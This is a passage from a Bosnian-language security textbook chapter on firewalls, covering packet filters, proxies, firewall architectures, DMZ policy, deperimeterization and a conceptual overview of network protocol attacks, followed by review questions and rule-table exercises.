U ovom slučaju drugo pravilo iz tabele 7.1 običnog filtera paketa bilo bi da je taj saobraćaj (*,80,*,>1023) dozvoljen ako je paket dio uspostavljene sesije. Napadaču ne bi bilo dovoljno da samo postavi ACK bit, jer u tabeli stanja ne bi postojala potrebna uređena četvorka. Za njeno postojanje bilo je potrebno da se konekcija inicijalizira iz unutrašnje mreže.

Pored pamćenja TCP kontrolnih bita, filteri paketa sa stanjem pamte i UDP sesije. Ovi filteri omogućavaju i protok nešto komplikovanijih protokola kao što je FTP koji zahtjeva dvije konekcije (kontrolnu i podatkovnu) za normalan rad. Obično je uslov za dozvoljavanje uspostavljanje podatkovne konekcije već uspostavljena kontrolna konekcija.

Zbog svojih boljih mogućnosti pri filtriranju paketa, filteri sa stanjem se masovno koriste za izvedbu *firewall*. Zbog detaljnijeg razmatranja prilikom odlučivanja o propuštanju paketa nešto su sporiji od onih bez stanja. Ovo je uglavnom zanemarivo u odnosu na prednosti koje donose, a u vremenski

kritičnim upotrebama koristi se poseban hardver za ovu namjenu koji može biti i posebno projektovan.

Firewall posrednik (*Proxy*)


Prethodna dva pristupa filtriranju paketa zasnovana su na informacijama koje se nalaze u IP i TCP zaglavljima. Ne pokušava se razumjeti sadržaj poruka koje se prenose već se samo posmatra ko sa kim komunicira i da li je taj pravac komunikacije dozvoljen. To bi bilo slično kao da se odluke o dopuštanju prolaska nekog paketa kroz kontrolu zasniva samo na tome šta piše na paketu, bez analize sadržaja. Ili kada bi se sigurnosna kontrola ulaska putnika u avion zasnivala samo na tome odakle dolaze i gdje idu. Iako je ovakva vrsta kontrole brza i efikasna, očigledno je da je površna jer se ne bavi sadržajem koji se prenosi, a opasnost uglavnom dolazi od sadržaja.

Da bi se ilustrovala razlika u mogućem pristupu filtriranju paketa može se uzeti slučaj telefoniste i sekretarice. Telefonista može dobiti instrukciju da do rukovodioca propušta samo pozive sa određenih brojeva i sve pozive od rukovodioca ka vani. Sa druge strane sekretarica će primati pozive za rukovodioca i provjeriti sa pozivaocem o čemu se radi. Nakon toga ona može završiti poziv i zapisati poruku koju će prenijeti rukovodiocu ili odmah razgovarati sa rukovodiocem i prenijeti mu poruku, kao i preuzeti poruku za pozivaoca ili nakon razgovora sa rukovodiocem povezati poziv direktno između njega i pozivaoca. Očigledno je da sekretarica može donijeti bolju odluku o dopuštanju poziva od telefoniste jer ima više informacija o sadržaju poziva. Ove dodatne informacije su pored pomoći u donošenju odluka zahtijevale više napora i vremena od strane sekretarice. Sekretarica je u ovoj komunikaciji bila posrednik (*proxy*).

Firewall posrednik radi na istom principu. Komunikacija između dvije strane odvija se preko posrednika. Računari iz unutrašnje mreže komuniciraju sa računarima iz vanjske mreže preko posrednika na aplikativnom nivou. Ovaj posrednik razumije poruke aplikativnog nivoa i na osnovu sadržaja poruka može donijeti odluku o (ne)dopuštanju prolaska paketa. Očigledno je da je za ovakvu analizu potrebno da *firewall* izvršava aplikaciju koja poznaje protokol koji se koristi za komunikaciju na aplikativnom nivou, te da mora biti u stanju povezati više paketa, odnosno njihovih sadržaja, u poruku koja ima značenje. Iz ovog razloga *firewall* posrednik zahtjeva znatno više resursa nego filteri paketa i radi nešto sporije. Takođe za svaki aplikativni protokol potreban je poseban *firewall* posrednik, koji je uglavnom softverski zbog svoje složenosti. Ovakav pristup filtriranju ponekad se naziva i detaljna analiza paketa (*deep packet inspection*).

Slika 7.3 ilustrira kako se sva komunikacija klijenata iz unutrašnje mreže sa serverima vanjske mreže odvija preko posrednika koji filtrira pakete po sadržaju.

Posrednici, sa druge strane mogu optimizirati performanse komunikacije aplikacije za koju se koriste, putem pamćenja informacija koje se često raz-



Slika 7.3: *Proxy firewall*

mjenjuju. Primjer su web posrednici (*proxy*) koji pamte web stranice kojima različiti korisnici iz unutrašnje mreže često pristupaju. Kada dobiju zahtjev iz unutrašnje mreže za takvu stranicu oni ne moraju prosljeđivati zahtjev do servera na kom se stranica nalazi već korisniku mogu poslati kopiju iz svoje privremene memorije (*cache*). Mada su često ove dvije funkcije posrednika, filtriranje i optimiziranje performansi, kombinovane u jednom softveru, bitno je voditi računa da je za filtriranje neophodno koristiti softver koji je za to namijenjen, a ne onaj koji je prilagođen od posrednika za optimizaciju.

7.2.2 Arhitektura


Vrsta firewall koji se koristi je samo jedno od pitanja prilikom dizajniranja zaštite mreže. Drugo pitanje je arhitektura, odnosno raspored (lokacija) firewall-a u mreži. Raspored predstavljen na početku, sa vanjskim i unutrašnjim firewall, te DMZ između njih, je čest, ali ne i jedini korišteni. Zavisno od sigurnosne politike i (željenog) toka informacija koriste se različiti rasporedi. Još neke od često korištenih arhitektura su [200]:

- Sistem u dvije mreže (*Dual-Homed*)
- Arhitektura sa čvorom za pregled (*Screened Host*)
- Arhitektura sa mrežnim segmentom za pregled (*Screened Subnet*)

Sistem u dvije mreže

U ovakvoj arhitekturi *firewall* je računar sa dvije mrežne kartice. U operativnom sistemu ovog računara je isključeno rutiranje između ove dvije kartice.[3] Poseban program (proces) kontroliše protok saobraćaja između ove dvije kartice. Taj program obavlja funkciju *firewall*-a, filtriranje paketa. Na slici 7.4 prikazan je položaj *dual-homed* sistema.


[3] To je primjena principa restriktivnosti, da je podrazumijevano stanje da nikakve konekcije nisu dozvoljene.



Slika 7.4: Sistem u dvije mreže (*Dual-Homed firewall*)

Arhitektura sa čvorom za pregled

U ovoj arhitekturi sav saobraćaj sa vanjskim mrežama odvija se preko posebnog čvora. Ovaj čvor je posebno osiguran i obično obavlja samo ovu jednu funkciju, sa svim drugim mrežnim uslugama nedostupnim. Uobičajeni engleski naziv za ovaj čvor je *bastion host*. Način komunikacije kod ove arhitekture dat je na slici 7.5.



Slika 7.5: Arhitektura sa čvorom za pregled (*Screened host firewall*)

1. Kada računar iz unutrašnje mreže želi poslati paket prema vanjskoj mreži, vanjski ruter (koji se u ovoj arhitekturi i sa ovim podešavanjima naziva pregledni (*screening*) ruter) svaki takav paket zaustavlja;
2. Paket se prosljeđuje čvoru za pregled. Čvor za pregled odlučuje da li, po sigurnosnoj politici, paket smije biti poslan ka vanjskoj mreži.
3. Ako se paket smije slati ka vanjskoj mreži onda ga čvor za pregled šalje, kao jedini čvor iz unutrašnje mreže koji može slati pakete ka vanjskoj mreži kroz izlazni ruter;

4. Ako je paket iz vanjske mreže upućen ka serveru u unutrašnjoj mreži, vanjski ruter ga zaustavlja;
5. Vanjski ruter prosljeđuje sve pakete upućene iz vanjske u unutrašnju mrežu ka čvoru za pregled;
6. Čvor za pregled analizira paket i ako je po sigurnosnoj politici dozvoljen prosljeđuje ga do odredišnog servera u lokalnoj mreži.


Vanjski ruter može biti podešen i kao paket filter da neke pakete uopšte ne prosljeđuje čvoru za pregled već da ih odmah odbaci, odnosno da samo neke pakete dostavlja čvoru za pregled na razmatranje, čime se smanjuje opterećenje čvora za pregled.

Arhitektura sa mrežnim segmentom za pregled

Kod ove arhitekture čvor za pregled se nalazi na posebnom mrežnom segmentu između dva pregledna (*screening*) rutera, vanjskog i unutrašnjeg. Unutrašnji pregledni ruter usmjerava sav (potencijalno dozvoljeni) saobraćaj iz unutrašnje mreže prema vanjskoj ka čvoru za pregled. Čvor za pregled prosljeđuje sve (sigurnosnom politikom) dozvoljene pakete ka vanjskom preglednom ruteru koji je konfigurisan da samo pakete koji dolaze od čvora za pregled prosljeđuje ka vanjskoj mreži. Slanje paketa iz vanjske mreže ka unutrašnjoj ide na sličan način, preko vanjskog preglednog rutera, čvora za pregled, unutrašnjeg preglednog rutera do odredišnog servera (ako je paket dozvoljen). Način komunikacije kod ove arhitekture dat je na slici 7.6.

1. Kada računar iz unutrašnje mreže želi poslati paket prema vanjskoj mreži, unutrašnji pregledni ruter svaki takav paket zaustavlja;
2. Paket se prosljeđuje čvoru za pregled u mrežnom segmentu za pregled. Čvor za pregled odlučuje da li, po sigurnosnoj politici, paket smije biti poslan ka vanjskoj mreži.
3. Ako se paket smije slati ka vanjskoj mreži onda ga čvor za pregled šalje, kao jedini čvor iz mrežnog segmenta koji može slati pakete ka vanjskoj mreži kroz vanjski pregledni ruter;
4. Ako je paket iz vanjske mreže upućen ka serveru u unutrašnjoj mreži, vanjski pregledni ruter ga zaustavlja;
5. Vanjski pregledni ruter prosljeđuje sve pakete upućene iz vanjske u unutrašnju mrežu ka čvoru za pregled u mrežnom segmentu za pregled;
6. Čvor za pregled analizira paket i ako je po sigurnosnoj politici dozvoljen prosljeđuje ga ka odredišnom serveru u lokalnoj mreži, preko unutrašnjeg preglednog rutera, kao jedini čvor iz mrežnog segmenta koji može slati pakete ka unutrašnjoj mreži kroz unutrašnji pregledni ruter.
7. Unutrašnji pregledni ruter prosljeđuje paket od čvora za pregled do odredišnog čvora u unutrašnjoj mreži.

Pregledni ruter(i) su obično paket filteri sa skupom pravila koja se mogu provoditi na ovaj način. Čvor za pregled je obično *firewall* posrednik (*proxy*).



Slika 7.6: Arhitektura sa mrežnim segmentom za pregled (*Screened subnet firewall*)

Pošto posrednik obično radi samo za jedan aplikativni protokol, potrebno je onoliko posrednika koliko aplikativnih protokola je dozvoljeno. Pošto su posrednici uglavnom softver moguće je da se više njih izvršava na istom uređaju (računaru). Ova ideja kombinovanja filtera paketa i posrednika može se primijeniti i na analogiju telefoniste i sekretarice. Ovdje telefonista samo neke pozive za rukovodioca prosljeđuje do sekretarice, čime smanjuje njeno opterećenje. Bitno je reći da se ovim smanjuje i opterećenje preglednih rutera jer oni ne ulaze u dublju analizu paketa nego sve pakete prosljeđuju čvoru za pregled da odluči šta sa njima.

7.2.3 Primjer podešavanja (sigurnosne politike)

Na osnovu prvog dijagrama sa dva *firewall*, unutrašnji i vanjski, i DMZ navešće se pretpostavljeni skup uloga i podešavanja svakog od elemenata ovog sistema zaštite mreže.

Vanjski *firewall*

- Kontroliše pristup mreži iz vana. Na njemu je omogućen pristup samo ponuđenim servisima (web, e-pošta, DNS, ...). Izveden je kao filter paketa (ACL).
- Kontroliše saobraćaj ka vanjskoj mreži. Izveden kao filter paketa koji propušta samo dozvoljene servise.

Unutrašnji *firewall*

- Kontroliše saobraćaj prema unutrašnjoj mreži. Na njemu je podešeno da je zabranjen sav saobraćaj osim:
  - eksplicitno dozvoljenih servisa
  - odgovora na saobraćaj iz unutrašnje mreže
- Kontroliše saobraćaj iz unutrašnje mreže. Dozvoljeni je promet ka servisima na DMZ serverima, pri čemu su ograničeni odredišni portovi ili izvorišne adrese. Dozvoljen je i promet ka servisima u vanjskoj mreži
- Unutrašnji firewall je obično obavlja i funkciju NAT (*Network Address Translation*), čime dodatno skriva unutrašnju mrežu od vanjske i štedi javne adrese dodijeljene organizaciji.

Demilitarizovana zona (DMZ)

Ovdje se nude servisi dostupni vanjskim korisnicima kao što su: web, e-pošta, DNS. Ovi servisi se nude putem posrednika ili direktno. DMZ sakriva unutrašnju mrežu od vanjskog svijeta. DMZ ima strogo kontrolisan saobraćaj sa unutrašnjom mrežom.

Unutrašnja mreža

Unutrašnja mreža može biti dodatno podijeljena sa *firewall*-ima u skladu sa sigurnosnom politikom. Ovi *firewall* kontrolišu protok saobraćaja među djelovima (odjeljenjima) unutrašnje mreže (organizacije). Navedena izvedba je primjer slojevite zaštite (*defense in depth*). Ovdje postoji zaštita na svakom nivou: vanjski FW, DMZ, unutrašnji FW, pojedini čvorovi (serveri, računari, mrežni uređaji), ... Svako se oslanja (samo?) na svoju zaštitu, tako da sigurnost sistem ne zavisi samo od jedne komponente, ali svaka od njih je bitna za dobro funkcionisanje sistema.

7.3 "Nestajanje granica"

Savremene mreže sve više počinju da odstupaju od modela u kom postoji jasna granica između vanjske i unutrašnje mreže. Autori originalnog termina „Čvrst izvana, a mekan iznutra“ za sisteme zaštićene sa *firewall* u drugom izdanju svoje knjige rekli su da je ovaj ovaj pristup dobar samo ako ne postoji način da se dospije unutra bez prolaska kroz čvrsti omotač, a da je to danas nerealno očekivati [38]. Ovaj fenomen se na engleskom naziva *deperimeterization*. Razloga za ovo je više, a glavni od njih su:

- Sve veća upotreba mobilnih (pametnih - *smart*) uređaja u organizacijama, pri čemu ovi uređaji imaju mogućnosti pohranjivanja i obrade podataka gotovo kao personalni računari, a koriste se i van organizacije i povezuju na različite mreže, te nerijetko koriste i za privatne namjene. U vrijeme pisanja ova pojava je vrlo aktuelna ima i svoju (vrlo popularnu i trenutno aktuelnu) skraćenicu BYOD (*Bring Your Own Device*), koja je pravi primjer zvučnog termina (*buzz word*). Ovi uređaji ne poznaju, na prethodno izloženi način, granicu između unutrašnje i vanjske mreže;
- Nekontrolisane bežične pristupne tačke (AP) koje korisnici mogu slučajno ili namjerno postaviti unutar organizacije i tako efektivno napraviti rupu u bedemu oko unutrašnje mreže kroz koju može proticati saobraćaj zaobilazeći kontrolu na kapiji (*firewall*);
- Unutrašnji korisnici, uz zvaničnu ili prećutnu saglasnost rukovodstva organizacije, masovno koriste vanjske servise za e-poštu, komunikaciju uživo, pa čak i obradu i pohranjivanje dokumenta (Gmail, Skype, Yahoo Messenger, Google Docs, ...). Ovi servisi su potpuno van kontrole organizacije, a potpuna kontrola (osim zabrane) saobraćaja sa ovim servisima je definitivno obiman, ako ne i nemoguć zadatak;
- Savremeni trend u računarstvu, *cloud computing*, je da se umjesto kupovanja računara i softvera kupuju usluge od njihovih davalaca, pri čemu se davaocu šalju podaci, a on negdje tamo, organizaciji nepoznato i (trebalo bi biti) nebitno gdje, na svojoj infrastrukturi (u oblaku) obavlja obradu dobivenih podataka i vraća organizaciji rezultate. Ovim se definitivno brišu klasične granice jer sada podaci slobodno putuju u "nepoznato" gdje su potpuno van kontrole organizacije. Ovdje se sigurnost informacija vraća na fundamentalni pojam pomenut na početku: povjerenje, s tim što je sad to povjerenje u davaoca ove usluge, a ne u opremu, softver i ljudstvo organizacije;
- Odavno postoji trend angažovanja vanjske, često vrlo stručne radne snage, koja privremeno obavlja poslove za koje nema kvalifikovanih kadrova u organizaciji ili ih je preskupo odvojiti od njihovih redovnih poslova (*outsourcing*). Angažovani kadrovi nisu pravi unutrašnji korisnici, često rade i sa lokacija van organizacije, a nerijetko i za više organizacija istovremeno. Ovakav način obavljanja poslova, mada ekonomski opravdan, takođe otežava očuvanje jasnih granica između unutrašnje mreže i korisnika i ostalog svijeta.

Nestajanje granica znači da se neke od zaštita mreže, poput *firewall*, ne mogu više koristiti na isti način i da nisu dovoljan mehanizam zaštite. Sa druge strane nestajanje granica u smislu razdvajanja unutrašnje sigurne mreže od povjerenje od vanjske nesigurne mreže kojoj se ne može vjerovati ne znači da se mijenjaju osnovni postulati sigurnosti informacija i mehanizmi provedbe. I dalje je potrebno obezbijediti povjerljivost, integritet i dostupnost informacija kroz procese potvrđivanja identiteta, provjere ovlaštenja i evidentiranja. Kod mobilnih uređaja ovi procesi se moraju odvijati na samom uređaju. Kod *cloud computing* za ove procese se brine davalac usluge po ugovoru sa vlasnikom informacija, korisnikom. Slično je i sa *outsourcing*, gdje ponovo davalac usluge preuzima obavezu osiguravanja sigurnosti informacija putem ugovora sa naručiocem posla. Upotreba usluga vanjskih javnih davalaca komunikacijskih i drugih usluga, poput Gmail, Messenger, Skype, ili društvenih mreža, poput Facebook, reguliše se administrativnim kontrolama kojima se unutrašnjim korisnicima stavlja na znanje šta sigurnosna politika organizacije dozvoljava, a šta ne.

Poseban primjer masovne kontrole saobraćaja sa različitim davaocima različitih usluga putem Interneta, od komunikacija do društvenih mreža, je kontrola koju provodi kineska vlada. Takozvani Veliki kineski „vatreni“ zid (*Great Firewall of China*), predstavlja najveći *firewall* za koji se (javno) zna. Kontrola saobraća obavlja se korištenjem tri mehanizma: blokiranje određenih IP adresa, umetanje (*injection*) lažnih DNS odgovora i resetovanje TCP konekcija. IP adrese koje pripadaju Internet čvorovima i domenima za koje kineska vlada smatra da su nepoželjni se ne rutiraju, odnosno paketi za te IP adrese se ne prosljeđuju nigdje, što se naziva *null* ili *blackhole* rutiranje. DNS upiti sa DNS servera u Kini za domenska imena koja se smatraju nepoželjnim se prepoznaju (koristeći *deep packet inspection*) i na njih se odgovara sa pogrešnom IP adresom. Ako se u sadržaju mrežnih paketa otkriju riječi i fraze koje kineska vlada smatra nepoželjnim objema stranama te TCP konekcije se šalje TCP *reset* čime se konekcija raskida. Sve ove kontrole provode se kod izlaznih rutera svih kineskih ISP (jer kineska vlada kontroliše sve ISP). [7]

7.4 Ranjivost mrežnih protokola

Postojeći, danas preovladavajući, protokoli za komunikaciju preko računarskih mreža i Interneta na svim nivoima (ARP, IP, TCP, DNS, ...) su nastali sa ciljem omogućavanja razmjene podataka između dobronamjernih učesnika. Iz ovog razloga u ove protokole nisu ugrađene mjere za zaštitu poput potvrda identiteta i provjera ovlaštenja. Svi ovi protokoli su podložni napadima u kojima se neki od učesnika u komunikaciji može lažno predstaviti. Takođe protokoli su podložni i napadima na dostupnost putem uskraćivanja usluga. Neki od ovih napada, koji se i danas pojavljuju, su:

- ARP *poisoning* – u kom zlonamjerni čvor odgovara na ARP upite u kojima se traži koja MAC adresa odgovara nekoj IP adresi i nudi svoju MAC

adresu umjesto prave sa ciljem da preusmjeri saobraćaj koji nije za njega prema sebi;
- IP *spoofing* – u kom zlonamjerni napadač stavlja lažnu izvorišnu IP adresu u pakete koje šalje sa ciljem sakrivanja prave lokacije odakle dolaze paketi;
- SYN *flooding* – u kom napadač šalje veliki broj zahtjeva za uspostavljanje TCP konekcije (postavljen SYN kontrolni bit), ali nikad ne uspostavlja konekciju, a sve sa ciljem potrošnje svih resursa na čvoru kom šalje ove pakete i sprečavanja istog u normalnoj komunikaciji;
- DNS *cache poisoning* – u kom napadač šalje upit DNS serveru za nekom adresom koju server ne zna, te mora uputiti upit dalje. Napadač sam odgovara na ovaj upit, koristeći činjenicu da DNS server ne provjerava autentičnost izvora odgovora, te šalje i svoje (pogrešne) podatke za druge domene za koje nije dobio upit. DNS server (naivno) prihvata sve podatke koje je dobio sa ciljem buduće uštede vremena i čuva ih u svojoj privremenoj memoriji (*cache*), te ih koristi da (pogrešno) odgovori na buduće upite od strane drugih čvorova o IP adresama tih domena .

Srećom, većina ovih napada su dobro poznati i uvedene su metode zaštite od svakog od njih.

U ovom poglavlju napravljena je analiza osnovnih koncepata sigurnosti mreže. Najveći dio poglavlja posvećen je *firewall* kao osnovnom sigurnosnom mehanizmu zaštite mreža. Razmotren je i savremeni trend nestajanja granica između unutrašnje mreže od povjerenja i vanjske kojoj se ne vjeruje. Kratko su razmotrene osnovne ranjivosti standardnih mrežmih protokola. Poglavlje je zbog namjene knjige relativno kratko. Također dijelovi onoga što se često naziva sigurnost mreže su obrađeni u drugim poglavljima knjige. Za detaljnije i ažurne informacije dobar početni izvor informacija je knjiga [195].

Pitanja za provjeru stečenog znanja

7.1. Šta je *firew*all?

7.2. Koji su tipovi *firewall*-a?

7.3. Šta je DMZ (demilitarizovana zona) u računarskim mrežama?

7.4. Koje podatke Filteri paketa koriste za filtriranje paketa?


7.5. Kako radi *firewal* posrednik (*proxy*)?

7.6. Šta je *egress* filtriranje?

7.7. Šta je *defense in depth*?

7.8. Na koji način se princip restriktivnosti treba primjeniti prilikom konfiguracije firewall?

7.9. Dvije mreže na slici 7.7 povezane su sa paket filter *firewall*-om sa pravilima u tabeli 7.3.
Odrediti da li će slijedećim paketima biti dozvoljen ili zabranjen prolaz:



Slika 7.7: Slika mreže

Tabela 7.3: Pravila filtriranja paketa

Akcija	**Izvorišna adresa**	**Odredišna adresa**	**Protokol**	**Izvor. port**	**Odr. port**
Zabrani	192.168.1.0/24	80.65.65.0/24	TCP	Bilo koji	$\neq 80$
Zabrani	80.65.65.0/24	192.168.1.0/24	Bilo koji	Bilo koji	$\neq 53$
Dozvoli	192.168.1.0/24	80.65.65.0/24	TCP	Bilo koji	80
Dozvoli	80.65.65.0/24	192.168.1.2	UDP	Bilo koji	53
Dozvoli	192.168.1.27	80.65.65.70	TCP	Bilo koji	110
Dozvoli	80.65.65.68	192.168.1.2	TCP	Bilo koji	25
Zabrani	Sve	Sve	Svi	Svi	Svi

a. 192.168.1.27:1564 → 80.65.65.70:110 (TCP)
b. 80.65.65.68:3421 → 192.168.1.2:53 (UDP)
(Obratiti pažnju na redoslijed pravila i preklapanja, te u slučaju mogućih različitih tumačenja navesti principe kojim ste se rukovodili).

7.10. Dvije mreže na slici 7.7 povezane su sa paket filter *firewall*-om sa pravilima u tabeli 7.3.
Odrediti da li će slijedećim paketima biti dozvoljen ili zabranjen prolaz:
a. 80.65.65.68:2211 → 192.168.1.2:25 (TCP)
b. 192.168.1.27:1564 → 80.65.65.70:80 (TCP)
(Obratiti pažnju na redoslijed pravila i preklapanja, te u slučaju mogućih različitih tumačenja navesti principe kojim ste se rukovodili).

7.11. Dvije mreže na slici 7.7 povezane su sa paket filter *firewall*-om sa stanjem (za razliku od prethodnih zadataka) sa tabelom stanja datom u tabeli 7.4.
Odrediti da li će slijedećim paketima biti dozvoljen ili zabranjen prolaz (na

Tabela 7.4: Tabela stanja

Izvorišna adresa	**Odredišna adresa**	**Izvor. port**	**Odr. port**	***Timeout* (sekundi)**
192.168.1.2	80.65.65.66	3472	53	60
192.168.1.27	80.65.65.70	5723	80	50

osnovu tabele stanja) i objasniti zašto:
a. 80.65.65.70:80 → 192.168.1.2:5723 (TCP)
b. 80.65.65.66:3472 → 192.168.1.2:53 (TCP)
c. 80.65.65.70:80 → 192.168.1.27:5723 (TCP)

7.12. Dvije mreže na slici 7.7 povezane su sa paket filter *firewall*-om sa stanjem sa tabelom stanja datom u tabeli 7.5.
Odrediti da li će slijedećim paketima biti dozvoljen ili zabranjen prolaz (na

Tabela 7.5: Tabela stanja

Izvorišna adresa	**Odredišna adresa**	**Izvor. port**	**Odr. port**	***Timeout* (sekundi)**
192.168.1.2	80.65.65.66	2853	80	60
192.168.1.27	80.65.65.70	3241	53	50

osnovu tabele stanja) i objasniti zašto:
a. 80.65.65.70:80 → 192.168.1.2:3241 (TCP)
b. 80.65.65.66:80 → 192.168.1.2:2853 (TCP)
c. 80.65.65.70:53 → 192.168.1.27:52853 (TCP)

7.13. Napraviti skup pravila koja na filteru paketa sa stanjem provode slijedeću politiku:
a. Korisnici iz unutrašnje mreže mogu pristupati svim web stranicama koje se poslužuju po standardnom HTTP portu, na vanjskoj mreži i u DMZ;
b. Korisnici iz unutrašnje mreže mogu slati poruke e-pošte samo po SMTP portu putem SMTP servera koji se nalazi u DMZ;
c. Pristup iz vanjske mreže omogućen je samo ka web serveru koji se nalazi u DMZ;
d. Dozvoljen je saobraćaj iniciran iz DMZ ka unutrašnjoj mreži samo od web servera ka serveru sa bazom podataka po MySql portu (3306);
e. Sav ostali saobraćaj je zabranjen.
Adresa unutrašnje mreže je 10.102.0.0/16, a DB servera 10.102.0.7. Adresa DMZ je 80.65.65.65/28, adresa SMTP servera je 80.65.65.76, a adresa web servera je 80.65.65.71. Paket filter ima tri interfejsa: 1 – LAN, 2 – DMZ i 3 – WAN.

7.14. Napraviti skup pravila koja na filteru paketa sa stanjem provode slijedeću politiku:
a. Korisnici iz unutrašnje mreže mogu pristupati svim web stranicama koje se poslužuju po standardnom HTTP portu kao i po alternativnom 8080, na vanjskoj mreži i u DMZ;
b. Korisnici iz unutrašnje mreže mogu slati poruke e-pošte samo po SMTP portu putem SMTP servera koji se nalazi u DMZ;
c. Pristup iz vanjske mreže omogućen je samo ka web serveru koji se nalazi u DMZ;
d. Dozvoljen je saobraćaj iniciran iz DMZ ka unutrašnjoj mreži samo od web servera ka serveru sa bazom podataka po Oracle portu (1521);
e. Sav ostali saobraćaj je zabranjen.
Adresa unutrašnje mreže je 192.168.5.0/24, a DB servera 192.168.5.17. Adresa DMZ je 195.222.65.65/28, adresa SMTP servera je 195.222.65.67, a adresa web servera je 195.222.65.70. Paket filter ima tri interfejsa: 1 – LAN, 2 – DMZ i 3 – WAN.

7.15. Kod arhitekture *firewall* sa mrežnim segmentom za pregled kakva pravila filtriranja paketa su podešena na vanjskom preglednom ruteru?

7.16. Na koji način bi ste vi osigurali mrežu u organizaciju u kojoj korisnici mogu koristiti svoje privatne mobile uređaje (tablete, telefone, laptope, ...) untar organizacije kao i van nje?

8

Sigurnost web aplikacija

